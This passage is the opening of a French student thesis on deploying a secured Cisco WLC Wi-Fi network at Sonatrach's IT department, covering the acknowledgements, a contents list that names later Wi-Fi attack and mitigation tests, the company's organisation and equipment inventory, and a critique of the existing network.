

Mémoire de Fin de Cycle

En vue de l'obtention du diplôme de AEC

Spécialité : Gestion des Réseaux Informatiques

Thème

Déploiement d'un WIFI sécurisé au sein d'une entreprise

Cas : Département Technologies de l'Information Sonatrach (DTI) - Boumerdes

Elaboré et présenté Par :

Mr Deriche yanis

Promotrice :

Mme DOUIDI Sara

Encadré par :

Mr NIA yacine

Session:

Avril 2025

Remerciements

J'adresse mes remerciements aux personnes qui m'ont aidé dans la réalisation de ce mémoire.

En premier lieu, je remercie Mme S.DOUIDI qui en tant qu'enseignante et promotrice, m'a orienté dans mon projet et m'a aidé à trouver des solutions pour avancer.

Par la même occasion, je tiens à remercier les responsables de la direction HIMI, qui m'ont procuré l'environnement adéquat et les moyens nécessaires à la réalisation de ce mémoire.

Mes remerciements s'adressent également à tous les enseignants qui nous ont instruits durant nos études.

Enfin, je tiens à remercier tous mes collègues d'études, particulièrement ceux de notre promotion, ainsi que ma famille. Je souhaite adresser mes remerciements les plus sincères aux personnes qui m'ont apporté leur aide et qui ont contribué à l'élaboration de ce mémoire.

Enfin un grand merci aux membres du jury qui ont accepté d'évaluer mon modeste travail.

Dédicaces

Je dédie ce modeste travail :

*A mes parents pour leur encouragement, aide
qui m'ont apporté et n'ont cessé de croire en
moi jusqu'au bout.*

Ainsi qu'à toute ma famille.

A tous mes amis et camarades de la promotion.

*Ainsi qu'à tous ceux qui m'ont aidé et
participé de près ou de loin à la réalisation de
ce modeste projet professeurs et tous le
personnel de l'insim.*

YANIS

LISTE DE FIGURES**LISTE DES TABLEAUX****LISTE DES ABRÉVIATIONS****INTRODUCTION GENERALE****CHAPITRE I : PRESENTATION DE L'ORGANISME D'ACUEIL**

Introduction	12
1. Caractéristique principale	12
1.1. Historique	12
1.2. Présentation de Sonatrach	12
1.3. Activités de Sonatrach	13
1.4. Missions de Sonatrach	14
2. Présentation de la DIVISION EXPLORATION	14
2.1. Organisation de la division Exploration	14
2.2. Direction DATA Management	14
2.3. Organigramme de la Direction Data Management	15
2.4. Organigramme du Département Technologie de l'information	16
2.5. Organisation de Département Technologies de l'Information (DTI)	16
2.6. Mission principale du Département Technologies de l'Information	17
3. Présentation de l'architecture étudiée et étude de l'existant	17
3.1. Architecture réseau de la Division Laboratoire de Sonatrach	17
3.2. Ressources Matérielles	18
4. Critiques de l'existant et les améliorations proposée	21
4.1. Critiques	21
4.2. Objectif du projet	22
4.3. Solution proposée	22
Conclusion	23

CHAPITRE II : GENERALITES SUR LE WIFI, ATTAQUES ET SECURITE

Introduction	13
1. Caractéristique principale	13
1.1. Transmission sans fil	13
1.2. Fréquences existantes	13
1.3. Normes associées à l'IEEE 802.11	15
1.4. Applications et cas d'usage	18
1.5. Terminologies Clés	18
1.6. Modes de fonctionnement	19
2. Architecture d'un réseau WiFi	20
2.1. Composants principaux	20
2.2. Solutions WLC existantes	23
2.3. Solutions propriétaires	24

3.	Choix de la solution.....	28
3.1.	Cisco Wireless LAN Controller (WLC).....	28
3.2.	Caractéristiques de Cisco WLC.....	29
3.3.	Intégrations et compatibilité	31
3.4.	Avantages et inconvénients de Cisco WLC.....	31
3.5.	Choix du Type d'Access Point	32
4.	Sécurisation des Réseaux Wi-Fi	33
4.1.	Sécurité informatique.....	33
4.2.	Définition de la sécurité informatique	33
4.3.	Attaques sur les réseaux WiFi	33
4.4.	Sécurisation du Wi-Fi.....	38
4.5.	Mesures de Sécurisation des Réseaux Wi-Fi.....	39
	Conclusion.....	43

CHAPITRE III : REALISATION ET TESTS

	Introduction	44
1.	Présentation des outils utilisés	44
1.1.	Environnement utilisé.....	44
1.2.	Logiciel d'émulation et de virtualisation EVE.....	44
2.	Préparation de la configuration du modèle type	47
2.1.	Choix de la solution.....	47
2.2.	Présentation et nomination des équipements utilisés	48
2.3.	Désignation des interfaces et les adresses IP	48
3.	Configuration des équipements	49
3.1.	Configuration de Winserveur.....	49
3.2.	Configuration des switches.....	50
3.3.	Configuration ASA.....	54
3.4.	Configuration de l'Active-router	57
3.5.	Configuration du router ISP.....	58
3.6.	Configuration des Postes Clients	62
3.7.	Configuration du Contrôleur LAN Sans Fil (WLC)	64
4.	Tests d'intrusion	67
4.1.	Attaques sur le Réseau Filaire	67
4.2.	Attaques sur le Réseau Wi-Fi	73
	Conclusion.....	90

Conclusion générale

Bibliographie

Résumé

LISTE DES FIGURES

Figure I. 1: Organigramme général de Sonatrach	13
Figure I. 2: Organigramme de la direction Data Management	15
Figure I. 3: Organigramme du Département Technologie de l'information	16
Figure I.4: Schéma d'architecture du réseau de la Département technologies de l'information	18
Figure II. 1: : Ondes radio utilisées pour les transmissions Wi-Fi.....	14
Figure II. 2: Evolution des réseaux Wi-Fi.....	17
Figure II. 3: Topologie d'un réseau Wi-Fi en mode infrastructure	19
Figure II. 4: Ad-hoc mode	20
Figure II. 5: Schéma d'un point d'accès (AP) dans un réseau Wi-Fi.....	21
Figure II. 6: Fonctionnement des cartes réseau sans fil (NIC).....	21
Figure II. 7: Wireless lan controller.....	22
Figure II. 8: Aruba WLC	24
Figure II. 9: Cisco wlc	26
Figure II. 10: Attaques passives.....	34
Figure II. 11: Attaques Actives.....	35
Figure II. 12: Point d'Accès Rogue	35
Figure II. 13: Attaque de Désauthentification	36
Figure II. 14: ARP Poisoning	36
Figure II. 15: Attaques d'usurpation d'identité.....	37
Figure II. 16: Attaques par Déni de Service (DoS & DDoS).....	38
Figure II. 17: Protocole de sécurité sans-fil WPA WPA2.....	39
Figure II. 18: Authentification RADIUS avec winserver	40
Figure II. 19: Systèmes de Détection et Prévention des Intrusions (WIPS/WIDS).....	41
Figure II. 20: Désactivation du WPS	41
Figure II. 21: VPN	42
Figure II. 22: Serveur RADIUS.....	42
Figure II. 23: Types de tableaux de bord dans une solution SIEM	43
Figure III. 1: Transfert des images iso vers EVE-ng avec filezilla-FTP	45
Figure III. 2: Topologie sur EVE	46
Figure III. 3: Ajout du nouveau domaine	49
Figure III. 4:Création des pools DHCP	50
Figure III. 5: Configuration d'un VLAN avec une adresse IP sur le switch.....	51
Figure III. 6: Configuration des interfaces en mode trunk.....	51
Figure III. 7: Configuration du VTP.....	52
Figure III. 8: Configuration de la redondance avec HSRP	53
Figure III. 9: Vérification de la configuration du switch	53
Figure III. 10: Configuration du standby.....	54
Figure III. 11: Configuration interface inside et outside du pare-feu.....	55
Figure III. 12: Configuration du Failover sur le pare-feu 1 Cisco ASA	55
Figure III. 13: Configuration du Failover sur le pare-feu 2 Cisco ASA	56
Figure III. 14: Vérification de la l'état de Failover.....	56
Figure III. 15: Activation de l'Interface de Pont Virtuel (BVI) sur un Routeur	57
Figure III. 16: Configuration et Activation de l'Interface BVI avec HSRP.....	57
Figure III. 17: Ajout des Interfaces Physiques au Groupe de Pontage.....	58
Figure III. 18: Configuration de l'Interface Virtual-Template pour PPPoE.....	59
Figure III. 19: Configuration du Groupe PPPoE et Activation sur l'Interface Ethernet.....	59
Figure III. 20: Création d'un Pool d'Adresses IP.....	59
Figure III. 21: Configuration du Client PPPoE et des Interfaces Dialer	60

Figure III. 22: Configuration de NAT avec Surcharge (PAT) sur une Interface Dialer.....	61
Figure III. 23: Configuration de l'Interface BVI pour NAT Inside.....	61
Figure III. 24: Configuration Routes Statique et Par Défaut.....	61
Figure III. 25: Test de Connectivité (Ping vers Google DNS avec PC-1).....	62
Figure III. 26:: Ajout de l'Ordinateur PC-1 au Domaine sonatrach.LOCAL	63
Figure III. 27: Succès de l'Intégration au Domaine sonatrach.LOCAL	63
Figure III. 28: Connexion au Domaine SONATRACH avec un Compte Utilisateur	64
Figure III. 29: : Configuration du Cisco Virtual Wireless LAN Controller (vWLC).	66
Figure III. 30: Connexion à l'interface Web du Cisco Wireless LAN Controller (WLC).....	66
Figure III. 31: Attaque de Saturation de la Table CAM avec macof sur Kali Linux.	67
Figure III. 32: Simulation d'une attaque de saturation de la table CAM	68
Figure III. 33: Débordement de la table CAM – Plus de 3300 adresses MAC en seulement 3 secondes	68
Figure III. 34: Attaque Mitigée – La Sécurité des Ports Activée.....	69
Figure III. 35: Attaque VLAN Hopping avec Yersinia et Sniffing du Trafic avec Wireshark	70
Figure III. 36: Activation du Mode Trunking avec Yersinia	70
Figure III. 37: Capture de Paquets avec Wireshark , Espionnage d'Informations Sensibles via VLAN Hopping.....	71
Figure III. 38: Mitigation de l'Attaque VLAN Hopping Sécurisation avec l'Interface en Mode Accès.....	71
Figure III. 39: Exécution d'une Attaque VLAN Hopping par Double Encapsulation avec Yersinia.....	72
Figure III. 40: Injection de Paquet ICMP avec Marquage VLAN - Capture sur Wireshark.....	72
Figure III. 41: Mitigation de l'Attaque VLAN Double Tagging : Changement du VLAN Natif.....	73
Figure III. 42: Activation du mode moniteur avec Wifite	73
Figure III. 43: Exploitation de la faille WPS avec Wifite pour récupérer la clé WPA.....	74
Figure III. 44: Capture du Handshake WPA avec Aircrack-ng pour l'attaque sur un réseau Wi-Fi.....	75
Figure III. 45: Exécution d'une attaque de désauthentification avec Aireplay-ng pour capturer le handshake WPA.....	75
Figure III. 46: Analyse du trafic Wi-Fi et tentative de récupération du mot de passe WPA2 avec Aircrack-ng.....	76
Figure III. 47: Décryptage d'un mot de passe WPA2 à l'aide d'Aircrack-ng.....	76
Figure III. 48: Configuration de la Sécurité WPA3 sur un Contrôleur Cisco	77
Figure III. 49: : Lancement de Wifiphisher pour une attaque de point d'accès rogue	78
Figure III. 50: Exécution d'une attaque Evil Twin avec Wifiphisher-Capture du mot de passe WPA	78
Figure III. 51: Configuration du serveur NPS en tant que serveur RADIUS pour l'authentification 802.1X sur les réseaux sans fil ou filaires.....	79
Figure III. 52: Ajout d'un client RADIUS dans le serveur NPS avec configuration du secret partagé.....	80
Figure III. 53: Configuration de l'authentification WPA2-Enterprise avec PEAP dans la stratégie de groupe (GPO).....	80
Figure III. 54: Configuration du profil Wi-Fi pour l'authentification des ordinateurs Sonatrach via GPO	81
Figure III. 55: Ajout de l'utilisateur Yanis Deriche au groupe de sécurité "WIFI-employees" dans Active Directory.....	81
Figure III. 56: : Ajout du composant logiciel enfichable "Certificates" dans la console MMC pour la gestion des certificats du compte ordinateur	82
Figure III. 57: Affichage des certificats installés sur l'ordinateur local dans la console MMC pour l'authentification RADIUS.....	82
Figure III. 58: Menu d'attaque Wi-Fi Sélection de l'option Evil Twin.....	84
Figure III. 59: Attaque Evil Twin : Capture du mot de passe via un portail captif.....	84
Figure III. 60: Gestion des points d'accès rogue sur un contrôleur Cisco WLAN	85
Figure III. 61: Airededdon-Sélection du menu d'attaques DoS	86
Figure III. 62: Impossible de se connecter au réseau 'Virus' après une attaque DoS.....	87

Figure III. 63: Configuration des Protected Management Frames (PMF) sur un Cisco WLC pour renforcer la sécurité Wi-Fi	88
Figure III. 64: Lancement de Bettercap et surveillance de la passerelle réseau	89
Figure III. 65: Capture de trafic avec Bettercap : interception des requêtes HTTP.....	89
et HTTPS	89

Tableau I. 1: Liste des stations de travail et des ordinateurs existants.....	19
Tableau I. 2: Liste des imprimantes existantes	19
Tableau I. 3: Liste des Equipements Actifs Réseau utilisés	20
Tableau I. 4: Liste des Equipements de Sécurité	20
Tableau II. 1: Comparaison entre les transmissions sans fil (Wi-Fi) et câblées (Ethernet)	13
Tableau II. 2: Applications du Wi-Fi.....	18
Tableau II. 3: Composants de Aruba	25
Tableau II. 4: Comparaison entre Cisco WLC et Aruba WLC.....	27
Tableau II. 5: Versions de cisco WLC.....	29
Tableau III. 1: Présentation de notre ordinateur de travail.....	44
Tableau III. 2: Table Liste des équipements utilisés.....	48
Tableau III. 3: Affectation des adresses IP	48

Introduction générale

Au cours de ces dernières années, les réseaux sans fil ont connu une évolution majeure, devenant une technologie omniprésente dans tous les domaines d'activité. Que ce soit dans les entreprises, les institutions publiques ou les foyers, le Wi-Fi est devenu un outil indispensable pour assurer la connectivité et l'accès aux ressources numériques. Cette démocratisation s'accompagne toutefois de nouveaux défis en matière de sécurité, car les réseaux sans fil sont particulièrement vulnérables aux attaques.

L'entreprise SONATRACH dispose d'une infrastructure réseau permettant la communication entre plusieurs services et départements. Afin de garantir la confidentialité, l'intégrité et la disponibilité des données échangées sur le réseau, il est essentiel de mettre en place des mécanismes de sécurité robustes. La gestion et la sécurisation du réseau sont sous la responsabilité du Département Technologie de l'Information, qui veille à assurer la stabilité et la protection des communications contre les menaces internes et externes.

Avec la montée en puissance des cyberattaques, telles que les attaques par interception de trafic, les attaques de type Man-in-the-Middle (MITM), l'usurpation d'identité (spoofing) et les attaques par déni de service (DoS), il devient primordial de renforcer la sécurité des infrastructures Wi-Fi. Plus une organisation manipule des informations sensibles, plus elle devient une cible potentielle pour les cybercriminels. Ces menaces peuvent compromettre la disponibilité du réseau, entraîner des fuites de données confidentielles et impacter la productivité de l'entreprise.

Dans ce contexte, il est nécessaire de mettre en place une politique de sécurité adaptée aux infrastructures sans fil, comprenant des mesures de protection avancées pour contrer ces menaces et minimiser les risques d'attaques. Cela implique l'utilisation de protocoles de chiffrement robustes, l'authentification forte des utilisateurs, la segmentation du réseau et la mise en place de systèmes de surveillance et de détection des intrusions.

L'objectif principal de ce mémoire est de proposer et d'implémenter une solution de sécurisation du réseau Wi-Fi au sein de l'entreprise SONATRACH, en s'appuyant sur des technologies éprouvées et en suivant les bonnes pratiques en matière de cybersécurité. Ce travail s'articule autour de plusieurs axes :

- Etude des vulnérabilités spécifiques aux réseaux sans fil et des attaques les plus courantes ;
- Mise en place d'un environnement de test permettant de simuler ces attaques afin d'analyser leur impact ;
- Implémentation de mécanismes de sécurité adaptés pour protéger le réseau Wi-Fi de l'entreprise contre ces menaces.

Pour atteindre cet objectif, nous avons présenté au premier lieu à la présentation de l'environnement de travail, en détaillant l'infrastructure réseau existante et les enjeux liés à sa sécurisation. En second lieu nous avons abordé des généralités sur les réseaux Wi-Fi, les vulnérabilités, les attaques les plus courantes et les méthodes d'attaque utilisées par les cybercriminels. Et dans la partie réalisation, nous avons présente la mise en œuvre des solutions de sécurité, en détaillant les différentes techniques et configurations utilisées pour renforcer la protection du réseau Wi-Fi.

Enfin, nous concluons notre étude par une analyse des résultats obtenus et des recommandations pour une amélioration continue de la sécurité du réseau et des perspectives.

CHAPITRE I :
PRESENTATION DE
L'ORGANISME
D'ACCUEIL

Introduction

Ce chapitre se focalise sur une étude réalisée au sein de la « Direction Data management de Sonatrach » dans le thème est « Déploiement d'un WIFI sécurisé », afin de donner une situation précise de notre champ d'études.

1. Présentation de l'entreprise SONATRACH [1]

Dans cette partie, nous allons présenter l'entreprise Sonatrach.

1.1. Historique

Fondée en 1963, après l'indépendance de l'Algérie, Sonatrach a rapidement évolué pour devenir un acteur majeur du secteur énergétique mondial. Initialement axée sur la gestion des ressources en hydrocarbures du pays, l'entreprise a nationalisé l'industrie dans les années 1970 et s'est progressivement développée à l'international. Sonatrach a surmonté divers défis, tels que les changements politiques et les fluctuations économiques, ce qui l'a incitée à diversifier ses activités et à adopter des pratiques plus durables.

1.2. Présentation de Sonatrach

Afin de déterminer les liens hiérarchiques, organisationnels et fonctionnels existants entre les différents métiers de la société Sonatrach, la figure 1.1 représente l'organigramme général de Sonatrach.




Figure I. 1: Organigramme général de Sonatrach. [1]

1.3. Activités de Sonatrach

Voici les activités opérationnelles de la SONATRCH :

- Pôle Exploitation et Production ;
- Pôle Liquéfaction, Raffinage et Pétrochimie ;
- Pôle Transport par Canalisation ;
- Pôle Commercialisation.

1.4. Missions de Sonatrach

Sous l'autorité d'un Président Directeur Générale, ses missions sont :

- Développement, la conservation et la valorisation des Réseaux énergétique nationaux;
- Reconstitution et l'accroissement des réserves hydrocarbures;
- Intensification des efforts d'exploitation et capitalisation des études réalisées dans ce domaine pour une meilleure connaissance du sous-sol et la mise en évidence des réserves en hydrocarbures;
- Diversification des marchés et des produits à l'exploitation;
- Approvisionnement énergétique national à moyen terme, compte tenu des réserves nationales;
- Développement des techniques modernes de gestion nationale par le biais de la formation continue.

2. Présentation de la DIVISION EXPLORATION

Notre stage s'est effectué à la Division exploration au niveau de la Direction DATA MANAGEMENT.

2.1. Organisation de la division Exploration

La Division Exploration est structurée en dix directions régionales, notamment les directions Est, Ouest et Nord, qui couvrent l'ensemble du territoire algérien. Chaque direction est responsable de la génération de prospects, de leur évaluation, de l'implantation des forages et du suivi des opérations jusqu'à la mise en production éventuelle des gisements.

2.2. Direction DATA Management

La Direction Data Management est chargée du traitement et du retraitement des données sismiques, ainsi que de l'introduction de nouveaux outils informatiques. Elle met en place un système d'information technique permettant aux utilisateurs (ingénieurs et techniciens de différentes spécialités) d'accéder facilement à toutes les informations liées à la géologie, à la géophysique et aux nouvelles méthodes issues des technologies appliquées au traitement sismique.

La Direction Data Management est organisée en cinq départements :

- Département Processing : Responsable du traitement des données sismiques.
- Département Banque de Données : Gère le stockage et l'organisation des données sismiques et géologiques.
- Département Technologie de l'Information : Responsable de l'infrastructure informatique, du développement de logiciels et du support technique.
- Département Patrimoine Data : Assure la conservation et la valorisation des données historiques.
- Département Data Servicing : Fournit des services de support et d'assistance aux utilisateurs internes et externes.

2.3. Organigramme de la Direction Data Management

Notre stage ainsi que les données récoltées proviennent de cette direction. L'organigramme de la Direction Data management est illustré par la figure I.2.




Figure I. 2: Organigramme de la direction Data Management. [1]

2.4. Organigramme du Département Technologie de l'information

L'organigramme du Département Technologie de l'Information est illustré par la figure I.3.




Figure I. 3: Organigramme du Département Technologie de l'information. [1]

2.5. Organisation de Département Technologies de l'Information (DTI)

Le Département Technologies de l'Information (DTI) est structuré en 4 groupes spécialisés:

1. Groupe Réseau et Sécurité de l'Information: Responsable de la gestion du réseau, de sa sécurité et de la protection des données;
2. Groupe Maintenance et Systèmes Informatiques : Assure le bon fonctionnement et la maintenance des équipements et logiciels;
3. Groupe Administration Systèmes Active Directory : Gère l'annuaire d'entreprise, les comptes utilisateurs et les droits d'accès;
4. Groupe Service Internet/Intranet Help Desk : Offre un support technique aux utilisateurs pour les problèmes liés à l'utilisation d'Internet, de l'intranet et des outils informatiques.

2.6. Mission principale du Département Technologies de l'Information

Le DTI a pour mission de :

- Gérer l'activité informatique dans son ensemble (matériels et logiciels) au sein de toutes les structures de la Division Exploration.
- Définir la politique informatique de la Division Exploration en matière d'équipements.
- Elaborer et mettre en œuvre le schéma directeur informatique de la Division Exploration.
- Standardiser l'acquisition des équipements et maintenir le parc informatique à jour.
- Harmoniser l'utilisation des logiciels au sein de la division.
- Administrer, maintenir le réseau informatique de la Division Exploration et assurer son interconnexion avec toutes les structures.
- Assurer la connexion des structures de la Division Exploration aux réseaux nationaux, régionaux et internationaux

3. Présentation de l'architecture étudiée et étude de l'existant

3.1. Architecture réseau de la Division Laboratoire de Sonatrach

La division laboratoire se compose de plusieurs locaux, où chaque locale technique regroupe un ensemble d'équipements.

Le réseau de la Département technologies de l'information se compose de plusieurs et divers équipements.

Nous trouvons des serveurs offrant divers applications et services dans le réseau qui sont regroupés dans une salle dite Data-Center. La figure I.4 représente le schéma d'architecture du réseau de la DTI de Sonatrach.




Figure I.4: Schéma d'architecture du réseau de la Département technologies de l'information.[1]

3.2. Ressources Matérielles

Dans cette partie, nous allons présenter les différents d'interconnexion, les serveurs, les ordinateurs et les différents logiciels utilisés ainsi que le personnel se trouvant dans la Division Laboratoire de Sonatrach.

A. Aspect Matériels

Voici les ordinateurs et les imprimantes existantes dans la DTI.

- **Ordinateurs**

Le tableau 1.1 nous montre les différents ordinateurs utilisés dans la DTI.

Tableau I. 1: Liste des stations de travail et des ordinateurs existants. [1]

Marque	Type de processeur	Capacité de disque	RAM	Quantité
HP	I3	500GB	4 GB	52
DELL Micro portable	I7	1 TB	8 GB	33
Lenovo	I5	500 GB	4 GB	29
lenovo	I7	256GB/SSD 1 TB/HDD	16 GB	30
lenovo	I3	320GB	4 GB	257
DELL	I3	500GB	4 GB	198

- **Imprimantes**

Le tableau I.2 nous montre les différentes imprimantes utilisées dans la DTI.

Tableau I. 2: Liste des imprimantes existantes. [1]

Marque	Quantité
EPSON L4150	38
LEXMARK CX520 Séries	19
Panasonic KX-MB2025CXW	21
DELL 3115CN	09

B. Equipements Actifs Réseau déployés

Voici le équipements réseaux actifs déployés

Tableau I. 3: Liste des Equipements Actifs Réseau utilisés. [1]

Equipements Actifs Réseau	Quantité
Switchs core	02
Switchs data center	02
Switchs Distribution	10
Switch d'Accès	33
Contrôleurs Wifi	02
Points d'accès	77
Switchs d'accès Serveurs	05

C. Equipements Actifs Solution Sécurité déployés

Tableau I. 4: Liste des Equipements de Sécurité [1]

Equipements de Sécurité	Quantité
Serveurs Contrôleurs d'Accès au Réseau - Network Access	02
Controller (NAC)	01
Firewalls	02
IPS	02

4. Critiques de l'existant et les améliorations proposée

4.1. Critiques

Après l'étude de l'entreprise schématisé et les ressources matérielles existants, nous avons constaté :

- **Vulnérabilité du réseau sans fil**

Le Wi-Fi expose l'entreprise à des attaques externes, telles que l'interception de données ou les accès non autorisés, nécessitant une sécurisation adéquate.

- **Gestion centralisée des points d'accès (AP)**

Bien que des contrôleurs Wi-Fi soient mentionnés, il est important d'évaluer leur capacité à gérer efficacement les nombreux AP (Access Points) répartis sur différents niveaux. Si la gestion n'est pas optimisée, cela pourrait conduire à des interruptions de service ou à une mauvaise couverture réseau.

- **Manque potentiel de protection contre les attaques spécifiques au Wi-Fi**

Les dispositifs de sécurité actuels, tels que le firewall ASA et les systèmes IPS, semblent être orientés principalement vers la protection du réseau filaire. Une attention particulière doit être portée à la sécurité Wi-Fi, notamment contre les attaques de type "Rogue Access Point" ou "Evil Twin".

- **Performance et gestion de la charge**

Les nombreux points d'accès connectés à différents étages doivent garantir une couverture réseau homogène et performante. Si des zones mortes ou des surcharges de connexion existent, elles peuvent impacter la productivité des utilisateurs.

- **Authentification et contrôle d'accès**

Bien que des serveurs ISE soient présents, il est crucial d'évaluer si l'authentification des utilisateurs est réalisée avec des protocoles modernes (comme WPA3) et si les rôles des utilisateurs sont bien définis pour limiter l'accès aux ressources sensibles.

4.2. Objectif du projet

Avec le contrôleur Wifi Cisco (WLC), nous souhaitons atteindre les objectifs suivants :

- Assurer la sécurité du réseau;
- Contrôler l'accès des utilisateurs;
